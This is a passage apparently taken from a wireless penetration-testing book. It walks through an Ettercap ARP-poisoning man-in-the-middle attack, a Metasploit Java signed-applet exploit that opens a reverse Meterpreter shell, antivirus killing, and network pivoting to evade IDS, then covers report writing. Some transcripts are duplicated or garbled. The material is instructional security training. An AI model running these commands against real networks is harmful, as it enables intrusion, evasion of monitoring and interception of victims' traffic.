
13. Click on **Start** and then select **Start sniffing**.

Ettercap will begin to ARP-poison the victim and the router. Ettercap will display any information or data from the victim.

Congratulations! You have successfully conducted a full MITM attack.

If you would like, you can also use tools such as `sslstrip` and `urlsnarf` to get some additional information from your victim. **sslstrip** is a type of MITM attack that forces users to communicate using an HTTP protocol instead of HTTPS in which an attacker can view all SSL traffic in plain text. **HTTP Strict Transport Security (HSTS)** is a security protection mechanism that protects you from this kind of threat. It prevents HTTPS from getting downgraded when cookie and browser hijacking occurs. **urlsnarf** displays all requested HTTP traffic in the CLF format and can be used to analyze web traffic and what websites users visit. It can also be used by an attacker to snoop on a user knowing what they are searching and visiting on the Internet.

To stop the attack, click on **Start** and then select **Stop sniffing**, as shown:



After stopping the attack, Ettercap will send an ARP packet and the network will then return to normal within a few minutes. You can protect yourself from such attacks by using ARP detection software such as XArp or Snort. Also, assigning static ARP entries can help prevent an attack. It will tell the attacker that the router's MAC address is permanent and cannot be changed. Therefore, it will ignore all ARP packets sent by the attacker.


Metasploit

Ah yes, Metasploit is the most infamous open source tool available for penetration testers and IDS developers! **Metasploit Framework** is a database full of security exploits and scripts. It is one of the most popular open source tools for developing and executing exploit code against target systems. The Metasploit UI is shown in the following screenshot:



In the next demonstration, we will be exploiting Windows 8.1 via Java vulnerability. This vulnerability will allow the attacker to grab system information or hashdump, take a picture from a webcam, give administration rights, create and run executables, create backdoors, and so on. Let's begin!

1. Open a Terminal and type msfconsole:

[ You can also run `server postgresql start` or `service metasploit start`.]

```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# msfconsole

Metasploit

Save your shells from AV! Upgrade to advanced AV evasion using dynamic
exe templates with Metasploit Pro -- type 'go_pro' to launch it now.

=[ metasploit v4.8.2-2014010101 [core:4.8 api:1.0]
+ -- --[ 1246 exploits - 678 auxiliary - 198 post
+ -- --[ 324 payloads - 32 encoders - 8 nops

msf >

```

2. Now type search java_signed_applet:

```

root@kali: ~
File Edit View Search Terminal Help

Save your shells from AV! Upgrade to advanced AV evasion using dynamic
exe templates with Metasploit Pro -- type 'go_pro' to launch it now.

=[ metasploit v4.8.2-2014010101 [core:4.8 api:1.0]
+ -- --[ 1246 exploits - 678 auxiliary - 198 post
+ -- --[ 324 payloads - 32 encoders - 8 nops

msf > search java_signed_applet
[!] Database not connected or cache not built, using slow search

Matching Modules
=====

Name                               Disclosure Date  Rank      Descrip
tion                               -----
-----
exploit/multi/browser/java_signed_applet 1997-02-19 to hear excellent Java Si
gned Applet Social Engineering Code Execution

msf >

```

3. Then type use exploit/multi/browser/java_signed_applet:

```
root@kali: ~
File Edit View Search Terminal Help

Save your shells from AV! Upgrade to advanced AV evasion using dynamic
exe templates with Metasploit Pro -- type 'go_pro' to launch it now.

=[ metasploit v4.8.2-2014010101 [core:4.8 api:1.0]
+ -- ==[ 1246 exploits - 678 auxiliary - 198 post
+ -- ==[ 324 payloads - 32 encoders - 8 nops

msf > search java_signed_applet
[!] Database not connected or cache not built, using slow search

Matching Modules
=====

  Name                               Disclosure Date  Rank   Descrip
tion
-----
-----
  exploit/multi/browser/java_signed_applet 1997-02-19      excellent Java Si
gned Applet Social Engineering Code Execution

msf > use exploit/multi/browser/java_signed_applet
msf exploit(java_signed_applet) >
```

4. Now type set SRVHOST <IPADDRESS>:

```
root@kali: ~
File Edit View Search Terminal Help

in Metasploit Pro -- type 'go_pro' to launch it now.

=[ metasploit v4.8.2-2014010101 [core:4.8 api:1.0]
+ -- ==[ 1246 exploits - 678 auxiliary - 198 post
+ -- ==[ 324 payloads - 32 encoders - 8 nops

msf > search java_signed_applet
[!] Database not connected or cache not built, using slow search

Matching Modules
=====

  Name                               Disclosure Date  Rank   Descrip
tion
-----
-----
  exploit/multi/browser/java_signed_applet 1997-02-19      excellent Java Si
gned Applet Social Engineering Code Execution

The quieter you become, the more you are able to hear.

msf > use exploit/multi/browser/java_signed_applet
msf exploit(java_signed_applet) > set SRVHOST 192.168.1.100
SRVHOST => 192.168.1.100
msf exploit(java_signed_applet) >
```




Replace <IPADDRESS> with your Kali Linux IP address.

5. Type exploit:

```


root@kali: ~
File Edit View Search Terminal Help
RX packets:637 errors:0 dropped:0 overruns:0 frame:0
TX packets:50 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:53970 (52.7 KiB) TX bytes:3622 (3.5 KiB)
Interrupt:19 Base address:0x2000

lo
  Link encap:Local Loopback
  inet addr:127.0.0.1 Mask:255.0.0.0
  inet6 addr: ::1/128 Scope:Host
  UP LOOPBACK RUNNING MTU:65536 Metric:1
  RX packets:36 errors:0 dropped:0 overruns:0 frame:0
  TX packets:36 errors:0 dropped:0 overruns:0 carrier:0
  collisions:0 txqueuelen:0
  RX bytes:2160 (2.1 KiB) TX bytes:2160 (2.1 KiB)


msf exploit(java_signed_applet) > set srvhost 192.168.1.100
srvhost => 192.168.1.100
msf exploit(java_signed_applet) > exploit
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.1.100:4444
[*] Using URL: http://192.168.1.100:8080/VKjXQIQou
[*] Server started.
msf exploit(java_signed_applet) >

```

6. On the victim's system, navigate to the URL link provided by Metasploit. You should receive the following:



JVM should put a prompt on the victim's system asking whether they trust the signed applet. If the user is running an older version of Java, it will display **UNKNOWN**. Once the user clicks on **Run**, the Java applet will execute, therefore exploiting Java to create a Meterpreter session in Metasploit:



```
root@kali: ~  
File Edit View Search Terminal Help  
msf exploit(java_signed_applet) >  
[*] 192.168.1.111 java_signed_applet - Handling request  
[*] Sending stage (769024 bytes) to 192.168.1.111  
[*] Meterpreter session 2 opened (192.168.1.100:4444 -> 192.168.1.111:54129) at  
2014-09-08 13:19:06 -0400  
  
msf exploit(java_signed_applet) > sessions -i 2  
[*] Starting interaction with 2...  
  
meterpreter > sysinfo  
Computer      : WORK-LAPTOP  
OS            : Windows 8 (Build 9200).  
Architecture : x64 (Current Process is WOW64)  
System Language : en_US  
Meterpreter   : x86/win32  
meterpreter > |
```

7. While in Meterpreter, type `sysinfo` to confirm your success.

Congratulations! You have successfully exploited the Windows 8.1 operating system.

To protect yourself from such attacks, please consider the following:

- Disable Java if you aren't going to use it
- Increase Java's security level
- Allow only trusted sources from Java
- Visit only trusted websites and remote servers
- Enable Windows Defender or other security software

Preventions

The following is a summary of all the preventions discussed in this chapter:

- Use SSH or encrypted e-mail for file transfers

- Use a VPN when on public networks
- Use a password manager to log in to websites
- Using ARP detection software such as XArp or Snort
- Assign static ARP entries
- Disable Java if you aren't going to use it
- Increase Java's security level
- Allow only trusted sources from Java
- Visit only trusted websites and remote servers
- Enable Windows Defender or other security software
- Download and install software updates
- Download and install operating system updates

Again, this all depends on the user's computer behavior. If the user is connecting to a public network, they could possibly be a victim of an MITM attack. If a user is pirating software or movies, they could be a victim of a vulnerability attack.

Summary

I hope you enjoyed this chapter as much as I did. The hands-on demonstrations should have proved to be a good mind opener and broaden your sense of security to further protect yourself and others from attacks.

In this chapter, we covered the following:

- How to capture unencrypted traffic with protocols such as HTTP, FTP, and Telnet
- How to protect yourself using encryption
- What man-in-the-middle attacks are
- A demonstration of a man-in-the-middle attack
- How to protect yourself from man-in-the-middle attacks
- What Metasploit is
- A demonstration of Metasploit
- How to protect yourself from Metasploit attacks

In the next chapter, you will learn how to pivot through a local network to access other systems and devices. We will also be documenting our work and cleaning up at the end. See you in *Chapter 9, Post-Exploitation!*

9

Post-Exploitation

Welcome! We compromised a single target on the network in the previous chapter. So what happens next, you may ask yourself? The attacker is more than likely to dive deeper to attack internal workstations and servers. In this chapter, we will be covering the following topics:

- How to create a pivot
- Documenting our work
- Cleaning up our work
- Protecting ourselves against pivoting




```
... Started reverse handler on 192.168.1.106:4444
... Attempting to trigger the vulnerability...
... Sending stage (752128 bytes) to 192.168.1.107
... Meterpreter session 1 opened (192.168.1.106:4444 -> 192.168.1.107)

meterpreter > exploit
... got system (via technique 1).
Server username: NT AUTHORITY\SYSTEM
meterpreter > getuid
[-] Unknown command: killav.rb
meterpreter > run killav.rb
[*] Killing Antivirus services on the target...
meterpreter > run cmd.exe...

root : sh
```

Creating a pivot

We've cracked the wireless encryption, gained access to the network, and compromised a system. The next step the attacker will take is avoid **Intrusion Prevention Systems (IPS)** or **Intrusion Detection Systems (IDS)**. Pivoting will accomplish this by routing traffic to the compromised system and then using the compromised system's traffic to launch additional attacks against additional workstations and servers on the internal network. This will fool the IPS and firewall logs into displaying the internal IP address rather than the external IP of the attacker.



Now, you might ask yourself, why on earth would I want to purchase an IDS or IPS if it can't protect my network? Well, it's not only important to have an IDS or IPS active on the network, but it's also important that it is monitored and reviewed on a daily basis. If nobody is monitoring or reviewing the IDS or IPS properly, then you may already have someone lurking on your network without your knowledge.

Let's take a few moments to discuss why it is important to have an IDS or IPS:

- Physical security:
 - How do you know someone isn't already on your network?

They could be accessing sensitive data right now

- Did you forget to disable SSH when working on the firewall?

All it takes is one open hole for an attacker to get access then possibly gain access to additional content

- Reliability and stability:
 - Risk management
 - Less impact on business operations
 - Business continuity
 - Less business downtime
- Flexibility:
 - Access security control features that others cannot
 - Provide that extra layer of security and control
- Peace of mind:
 - When other security controls fail unexpectedly, an IDS can provide that extra security service
 - Knowing who and what comes into your network to access data is very important, especially if it contains customer data or other sensitive information



In conclusion, security is becoming more of a requirement for businesses. Businesses lose money because they didn't take that extra security measure to protect their customer's personal data. In some circumstances, this information can be released in public. When publicly released, the business can lose both current and new customers.


Enough talk on IDS and IPS, it's time to begin our demonstration of pivoting for this chapter. Before we begin, we must have already compromised a system with access to a Meterpreter session. If you have not done that yet, please refer to *Chapter 8, Data Capture and Exploitation*.

Let's begin!

1. Access Meterpreter and type:

```
ipconfig
```

This displays the internal IP address:



```
root@kali: ~  
File Edit View Search Terminal Help  
IPv4 Address : 192.168.10.2  
IPv4 Netmask : 255.255.255.0  
  
Interface 7  
=====
```

Name	: Microsoft ISATAP Adapter #4
Hardware MAC	: 00:00:00:00:00:00
MTU	: 1280
IPv6 Address	: fe80::5efe:c0a8:a02
IPv6 Netmask	: ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

```
  
Interface 34  
=====
```

Name	: Teredo Tunneling Pseudo-Interface
Hardware MAC	: 00:00:00:00:00:00
MTU	: 1280
IPv6 Address	: 2001:0:5ef5:79fd:3c1a:317:ba51:558b
IPv6 Netmask	: ffff:ffff:ffff:ffff::
IPv6 Address	: fe80::3c1a:317:ba51:558b
IPv6 Netmask	: ffff:ffff:ffff:ffff::

```
meterpreter >
```

2. Run a network scan and type:

```
run arp_scanner -r 192.168.10.0/24
```


This reveals all the hosts on the internal network:

```
root@kali: ~  
File Edit View Search Terminal Help  
Name      : Microsoft ISATAP Adapter #4  
Hardware MAC : 00:00:00:00:00:00  
MTU       : 1280  
IPv6 Address : fe80::5efe:c0a8:a02  
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff  
  
Interface 34  
=====
```

```
meterpreter > run arp_scanner -r 192.168.10.0/24  
[*] ARP Scanning 192.168.10.0/24  
[*] IP: 192.168.10.1 MAC 00:90:7f:a9:c2:c1  
[*] IP: 192.168.10.2 MAC 90:2b:34:54:60:93  
[*] IP: 192.168.10.4 MAC 00:0c:29:2e:d2:83  
[*] IP: 192.168.10.255 MAC 90:2b:34:54:60:93  
meterpreter >
```

3. Then type background. This keeps the Meterpreter session running while we run other commands within the Metasploit console.


```
root@kali: ~  
File Edit View Search Terminal Help  
MTU       : 1280  
IPv6 Address : fe80::5efe:c0a8:a02  
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff  
  
Interface 34  
=====
```

```
meterpreter > run arp_scanner -r 192.168.10.0/24  
[*] ARP Scanning 192.168.10.0/24  
[*] IP: 192.168.10.1 MAC 00:90:7f:a9:c2:c1  
[*] IP: 192.168.10.2 MAC 90:2b:34:54:60:93  
[*] IP: 192.168.10.4 MAC 00:0c:29:2e:d2:83  
[*] IP: 192.168.10.255 MAC 90:2b:34:54:60:93  
meterpreter > background  
[*] Backgrounding session 1...  
msf exploit(java signed applet) >
```

4. Then, we add the route from the default gateway to the compromised system and type:

```
route add 192.168.1.110 255.255.255.0 1
```

This will route all the traffic from the default gateway through the compromised system. This will provide us with access to additional hosts within the internal network, therefore compromising those systems as well.



```
root@kali: ~  
File Edit View Search Terminal Help  
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff  
  
Interface 34  
=====
```

Name	: Teredo Tunneling Pseudo-Interface
Hardware MAC	: 00:00:00:00:00:00
MTU	: 1280
IPv6 Address	: 2001:0:5ef5:79fd:3c1a:317:ba51:558b
IPv6 Netmask	: ffff:ffff:ffff:ffff::
IPv6 Address	: fe80::3c1a:317:ba51:558b
IPv6 Netmask	: ffff:ffff:fff:ffff::

```
meterpreter > run arp_scanner -r 192.168.10.0/24  
[*] ARP Scanning 192.168.10.0/24  
[*] IP: 192.168.10.1 MAC 00:90:7f:a9:c2:c1  
[*] IP: 192.168.10.2 MAC 90:2b:34:54:60:93  
[*] IP: 192.168.10.4 MAC 00:0c:29:2e:d2:83  
[*] IP: 192.168.10.255 MAC 90:2b:34:54:60:93  
meterpreter > background  
[*] Backgrounding session 1...  
msf exploit(java_signed_applet) > route add 192.168.10.1 255.255.255.0 1  
[*] Route added  
msf exploit(java_signed_applet) >
```

Congratulations! You have successfully created a pivot. The internal network is fully accessible and here you can run exploits on the other hosts without the concern of an IDS, IPS, or firewall alert. The attacks will look like they came from the internal network.

Documenting your penetration test

Possibly one of the most important parts of a penetration test is documenting your work. The best way to start documenting your penetration test would be to create an outline.

Here is an example of a professional outline:

Introduction:

- Perform a penetration test on the client's 10.0.0.0/24 network. The objective of this penetration test is to determine the wireless security of the 10.0.0.0/24 network. The assessment is performed on several target systems. The results given are not intended to be for all hosts, but only those systems that fell within the IP scope.
- All identified vulnerabilities detected are acknowledged by the client, John Doe, throughout the penetration test. This test does not run any **Denial of Service (DoS)** attacks; however, it is possible to determine whether a host is vulnerable to a DoS attack without performing an actual attack.

Systems:

- Displays each target system on the network that will be identified and scanned for vulnerabilities



Methods and techniques:

- Discovery:
 - Check DNS records, whois servers, use network tools such as ping and traceroute, and the backbone firewalls and routers
 - Map the network using TCP, UDP, and ICMP echo requests



steve p2008, Creative Commons 2.0 (<https://www.flickr.com/photos/stevepj2009/6857101082/>)

- Enumeration:
 - Identifying open TCP and UDP ports
 - Detecting operating systems and software versions
 - Determining the type of host (firewall, DNS server, and mail server)
 - Determining whether hosts are vulnerable to remote exploitation attacks
 - System configuration and banner grabbing
- Exploitation:
 - Attempting to exploit any vulnerabilities or weaknesses
 - Executing buffer overflow exploits
 - Gaining system-level access
 - Brute-force attacks

Risks:

- Each vulnerability is organized by the level of risk (low, medium, and high) along with details of the security concerns and the threats that are available to those vulnerabilities.
- Any information in which an unauthorized user could access sensitive information regarding customer data, business data, employees, or network infrastructure.
- Security problems such as weak passwords or social engineering attacks that may result in compromised systems.
- Non-secure doorway entries that don't require any keys or passcodes. This way, a system can be breached at any time to gather additional information.

- Open wireless networks are not on a separate subnet in which an attacker could remotely access servers or other hosts on the network.



Conclusion:

- Details the percentage of overall risk concerns during the penetration test
- Provides details regarding vulnerabilities, weaknesses, concerns, data leaks, and unidentified sources

Cleaning up unnecessary work


It is time that we begin to clean up everything from our results of the penetration test. We want our report to be as clean, simple, and professional as possible for our client when we finish our penetration test. List every detail and all actions that have been performed during the penetration test. Any compromised hosts must be cleaned securely enough that it will not affect the normal business operations. The process should be verified by a technical staff member to ensure everything has been completed successfully in a good manner.



Any leftover bad security practices and misconfigured systems should not be left unattended without some kind of reconfiguration or secure setting change. Encrypt and back up any important documents or information used during the penetration test. Delete or remove any unused user accounts that may have been created for testing. It is the penetration tester's responsibility to inform the organization about any system changes that have been made to the network.

Prevention

In this chapter, we saw how we could attack a system, gain access to another system on the same subnet, and then attack a computer on a different subnet from there. While the scenario didn't cover any corporate firewalls, it is possible for a corporate firewall to block access to those systems or networks. If you happen to believe your network is in the middle of getting pivoted or compromised, immediately disconnect from the network. Then, begin to trace down the root cause and isolate it from the rest of the network. The real problem we have here is a lack of security awareness. The compromised user may have clicked on a malicious link or downloaded an e-mail attachment or software that they trusted to be legitimate.



This is why it is extremely important to educate staff on security. Social engineering attacks are becoming more sophisticated in order to provide even better results. The best way to protect yourself is you and others getting educated on the threat.

Summary

We started this chapter with an introduction to pivoting and how it works, followed by a demonstration through Kali Linux. With documenting our penetration test, we were able to organize our work and list every detail given within an outline. Documenting is an important process to prepare us for planning and writing our report in the next chapter. Once we finished documenting our work, we started cleaning up all the unnecessary work.

Any new folders, files, user accounts, or altered system settings should be deleted or removed. Finally, we provided a rundown on protecting ourselves from a pivoting attack. In the next chapter, we will be providing a penetration testing report that will contain detailed information on vulnerabilities from our previous wireless penetration test.

10

Reporting

Ah! We meet at last in *Chapter 10*. Congratulations! You made it to the end of the book. But before we can celebrate, we have one of the most important parts of our wireless penetration test to cover.




In this final chapter, we will be:

- Planning a wireless penetration testing report
- Writing a wireless penetration testing report
- Providing a full detailed report including information on vulnerabilities

Planning the report

Before we can begin writing our report, we must spend most of our time planning the report. This is easier said than done. The report must be done in a professional manner and not rushed. If the report is not properly planned out, you are at risk of wasting valuable time and producing a report that does not meet your goal.




The following is an effective example of planning your report:

1. Identify the nature of the problem and purpose of your penetration test:
 - What is being tested?
 - What is not being tested?
 - What method will you use to conduct your penetration test?
2. Determine your client in the contact:
 - Is it the President of the company?
 - Is it an executive?
 - Is it an IT manager?
3. Planning the wireless penetration test:
 - Who are we penetration testing?
 - Is there **data loss prevention (DLP)** or are the security systems compromised?
 - Did you execute any commands via the Terminal?
 - Did you use Kali Linux OS?
 - What tools did you use?

4. Gather the information:
 - What vulnerabilities did you find?
 - Did you compare with the available CVEs?
 - Did you find any weak password logins?
 - Was there a hidden wireless router under the sales desk?
5. Organize information:
 - Did you list all your sources?
 - Did you forget to add something?
6. Evaluate the information:
 - Have you gathered enough information?
 - Did you double-check your work?
 - Did you highlight the most critical information?
7. Prepare an outline:
 - Do you have everything in order?
 - Did you provide a solution to the vulnerabilities?

In conclusion to planning a report, just take your time and carefully plan out everything in great detail. When I say great detail, I mean *a lot* of detail. You definitely do not want to leave out any of the work you did, especially for a business client.

The client will want to know what you did from start to finish, even if it was just you visiting every cubical and office to make sure someone wasn't hosting a honeypot. The planning process is not to be overlooked. It helps to know whether you missed or forgot to add something to your report. What you don't want to do is hand in your report uncompleted.



Writing the report

Got an outline ready? Great! Let's start writing our wireless penetration testing report. I will provide an example that you can use as a reference.

<u>Outline</u>
Chapter 1
2
3
4
5
6
7
8

Introduction

This penetration test report represents Packt Publishing in the results of a wireless penetration test targeting the wireless infrastructure. The client is fully aware of the penetration test taking place. The technical details will be available to be read by the IT and/or information security professionals. This report will begin with a conventional approach to providing a penetration testing report starting by collecting information, drafting the report, and then finalizing the report.



flazingo_photos, Creative Commons 2.0 (<https://www.flickr.com/photos/124247024@N07/13903385550/>)

To fully conduct this wireless penetration test, we will be using the Kali Linux operating system.

Audience

The wireless penetration test may target a large group of people. The report will have a structured layer of support for different areas of software and hardware. This report will target the following users:

- Information Security Manager
- Chief Information Security Officer


- Information Technology Manager
- Other technical staff members

Since the penetration test will have sensitive information such as IP addresses and server information, some application information, vulnerabilities, threats, exploits, and more, it should be considered *top secret* and the report must be dealt with accordingly.



Collect information

Penetration testing will require the utilization of more than one tool, computer, and so on. The penetration tester will need to make sure they collect all the information with all the systems and tools used. The penetration tester will take notes, capture screenshot images, systems, software, and network logs.



Objectives

Provide a goal for the organization and what they will gain after knowing the security risks that relate to the penetration test of the target system, application, or network. The penetration testing goal needs to be mentioned and how to achieve it.




Assumption

Any assumptions during the penetration test will help the audience understand why the penetration test was directed at that target. Therefore, the assumption can help broaden the security of the organization:

<input type="checkbox"/>	yes
<input type="checkbox"/>	no
<input type="checkbox"/>	maybe

Time entries

Time entries will provide you with the penetration testing start and end dates and times. This will provide the audience with real-time information on exactly when the penetration test was executed. The time duration is very important here. The time entry will provide the client with a sense of how long a process took to execute and gather information.



Cea, Creative Commons 2.0 (<https://www.flickr.com/photos/centralasian/3276306508/>)

Overview of information

This will provide a glance at the number of discovered security risks based on priorities. Any critical security risks should be highlighted so that the audience is fully aware of them. Recommendations should also be listed so that the audience can decide on a new solution.



steve p2008, Creative Commons 2.0 (<https://www.flickr.com/photos/stevepj2009/6857101082/>)
